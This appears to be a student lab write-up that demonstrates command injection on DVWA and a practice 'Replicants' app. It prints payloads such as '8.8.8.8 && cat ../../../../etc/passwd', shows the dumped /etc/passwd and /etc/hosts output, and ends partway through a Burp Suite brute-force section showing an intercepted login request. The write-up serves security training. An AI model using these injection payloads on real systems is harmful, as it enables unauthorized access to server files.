


Web Application 1: Your Wish is My Command Injection

Below is a screenshot of the Replicants Application DVWA Website-Command Injection web page on my Vagrant. The results displayed below the text box shows the result for the command(payload)- `8.8.8.8 && pwd` that I entered in the IP address text box. The same results would be displayed in the terminal on the VM when I run the `ping 8.8.8.8 && pwd` command.



The above proves that the Replicants Application is vulnerable to Command Injection.


Since the Replicants application is vulnerable to Command Injection, some more attacks are conducted using the dot-dot-slash method to design two payloads that will display the contents of the following 2 files:

```
- `/etc/passwd`
- `/etc/hosts`
```

1. **Command Injection of ``/etc/passwd``:** The command-`8.8.8.8 && cat ../../../../etc/passwd` is run both on the terminal and the webpage to show the same effect.

On the terminal, it is run as a ping command as shown in below screenshot.

The no. of levels of the `../` was determined from the previous payload `)- 8.8.8.8 && pwd`, the results of which displays `/var/www/html/vulnerabilities/exec-5` levels to reach the root.




```

sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../etc/passwd
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=77.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=65.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=88.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=50.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=112 time=70.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=112 time=29.7 ms
^C
--- 8.8.8.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5010ms
rtt min/avg/max/mdev = 29.714/63.817/88.105/19.002 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin


```

The below screenshot displays the results of using the `8.8.8.8 && cat ../../../../etc/passwd` in the IP address Text Box on the Webpage. It is the same results that is as seen on the terminal.



The screenshot shows the DVWA web application interface. The left sidebar contains a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled "Vulnerability: Command Injection" and includes a "Ping a device" section. This section has a text input field labeled "Enter an IP address:" with the value "192.168.13.25/vulnerabilities/exec/#" and a "Submit" button. Below the input field, the output of the command injection is displayed in a monospaced font, showing the results of a ping command and the contents of the /etc/passwd file, which matches the terminal output shown in the previous screenshot.

2. **Command Injection of `/etc/hosts`**: The command `8.8.8.8 && cat ../../../../etc/hosts` is run both on the terminal and the webpage. On the terminal, it is run as a ping command as shown in below screenshot.




```

sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~$ ping 8.8.8.8 && cat ../../../../etc/hosts
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=32.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=32.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=34.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=33.1 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 32.019/33.020/34.449/0.911 ms
52.202.62.206 google.com
127.0.0.1 localhost
127.0.1.1 UbuntuDesktop

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
sysadmin@UbuntuDesktop:~$

```

The next screenshot displays the results of using the `8.8.8.8 && cat ../../../../etc/hosts` in the IP address Text Box. It is the same results that is as seen on the terminal.



Vulnerability: Command Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=33.559 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=32.295 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=33.170 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=34.103 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 32.295/33.282/34.103/0.659 ms
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25 bd58193a0c1d

```

More Information


- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Recommended Mitigation Strategies:


- Limiting user input when calling for files from the web application.
- If the application does require user input when calling for files, using input validation to limit the user's ability to modify the file being accessed.
- Server-side validation that does not allow selection of unintended files.
- Segregation of confidential files from the web server and accessible directories.
- Permissions to restrict web server account accessibility.

Web Application 2: A Brute Force to Be Reckoned With

The below screenshot shows the / Broken Auth – Insecure Login Forms webpage of the Replicants Application. To enable Burp Suite to capture the traffic, it must be enabled on FoxyProxy as shown below. (FoxyProxy is a Firefox extension which automatically switches an internet connection across one or more proxy servers based on URL Patterns).



The below screenshot shows the Proxy information for the above webpage – Broken Auth-Insecure Login Forms. Following was displayed in BurpSuite in the **Proxy** tab under the *Intercept* - Highlighting the Login and password credentials.



POST /ba_insecure_login_1.php HTTP/1.1

Host: 192.168.13.35

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 80

Origin: http://192.168.13.35

Connection: close

Referer: http://192.168.13.35/ba_insecure_login_1.php


Cookie: PHPSESSID=brdun4bi0ab4erp6leqvtjg9f0; security_level=0

Upgrade-Insecure-Requests: 1

